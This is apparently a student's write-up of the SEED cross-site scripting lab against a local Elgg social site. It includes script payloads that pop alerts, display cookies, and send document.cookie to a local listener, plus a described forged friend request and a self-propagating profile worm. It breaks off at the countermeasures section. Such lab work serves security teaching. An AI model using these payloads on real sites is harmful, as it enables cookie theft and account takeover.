
Cross-Site Scripting (XSS) Attack Lab

## Task 1: Posting a Malicious Message to Display an Alert Wind


Firstly, login as Alice.

Then, insert js codes in the profile area.

<script>alert(“XSS”);</script>



Save and refresh.




As we can see, once launched alice’s profile page, the window will appear.

This is because tags and data are mixed in the html5. Once we use javascript’s tag, the message we typed in is regarded as a javascript code. After the code executes, the alert windows shows.

## Task 2: Posting a Malicious Message to Display Cookies


Change the content of the JS code:

<script>alert(document.cookie);</script>




As we can see, instead of showing the message “XSS”, it shows the cookie information.

## Task 3: Stealing Cookies from the Victim’s Machine




Firstly, we start a listening window on the VM.

Then, place the malicious code like this:

<script>document.write("<img src=http://127.0.0.1:5050?c=" + escape(document.cookie) + " >"); </script>

Fill in the same area, save and observe.



After refreshing the page, the listening window shows some messages immediately.

As we can see, the Get request is recorded. The main reason we can see the record is that by having the JS code in the page, the <img> tag will automatically generate a GET request. Document.write method writes the GET to the src. Since we are listening the port, we can see the GET request information.


## Task 4: Becoming the Victim’s Friend

I didn’t notice that I should do the experiment using Samy. I did it with Alice’s account

From previous labs, we know that an add friend request looks like this.

<http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1540772771&__elgg_token=aeBua8N5vBvWKjMDx2urVw>


Fill in the blank using the above link.




Switch to text mode:


Save and refresh.

Log in with another account Charlie. Charlie doesn’t have any friends.



After viewing Alice’s profile:






We can see that after Charlie views Alice’s profile, he added friend to Alice. And one interesting thing is that when we finished editing Alice’s profile and save, we find that Alice added herself as well!

The main reason the task succeeds is that we construct an add friend request ourselves in the about me area. Once the profile page is open, the about me area will initialize as well. Meanwhile, the JS code will be executed and send the add friend request.

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

Line 1 and 2 get the timestamp and secret token values from the corresponding Javascript variables. They are needed because in the server we always check if a request has valid timestamp and secret token.




Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


No. The editor mode will add extra codes to the message to make my JS code document. Only in the text mode can I insert my JS code just like editing the original HTML file.

## Task 5: Modifying the Victim’s Profile


Firstly, modify the codes:




Then, fill the about me with the code above in the text mode.



Log in as Alice and find there are no messages in Alice’s profile.




View Samy’s profile in Alice’s account and back to Alice’s profile page.




The task succeeds. As we know Samy has a guid of 47, and we added the if condition to avoid the malicious code attacks Samy’s profile. Once Alice logs in and views Samy’s profile, since Alice’s guid is 44 not 47, the edit request will be generated automatically. So, after come back to Alice’s profile, I find my message is in Alice’s profile.

Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

Modify the program and make the if condition always true.





Redo the attack:



I noticed that after refreshing the page, Samy has updated his profile by the information.

Double-check in the profile editor:






Surprisingly, we found our JS program disappears and there is only the message left. Which means, the attack to others will fail.

The main reason is that after refreshing the page, the request was sent and changed Samy’s own profile description to “Xiaohan is my Hero”. Of course, the program we wrote in this area is replaced by the new message. That is why the attack fails.


The line 1 prevents from attacking the attacker himself to avoid overwriting the malicious JS code.

## Task 6: Writing a Self-Propagating XSS Worm




Before, Alice does not have any friends and does not have any contains in her profile.

After visiting Samy’s profile page.



We noticed that not only Xiaohan is my Hero message shows in Alice’s profile,

Edit Alice’s profile, and we found that malicious code is saving in Alice’s profile as well.



Thus, we can find the three approach:

1. Add fake message in viewer’s profile


2. Add friend with viewers

3. self-propagating


Succeed!

## Task 7: Countermeasures

1. Only HTMLawed




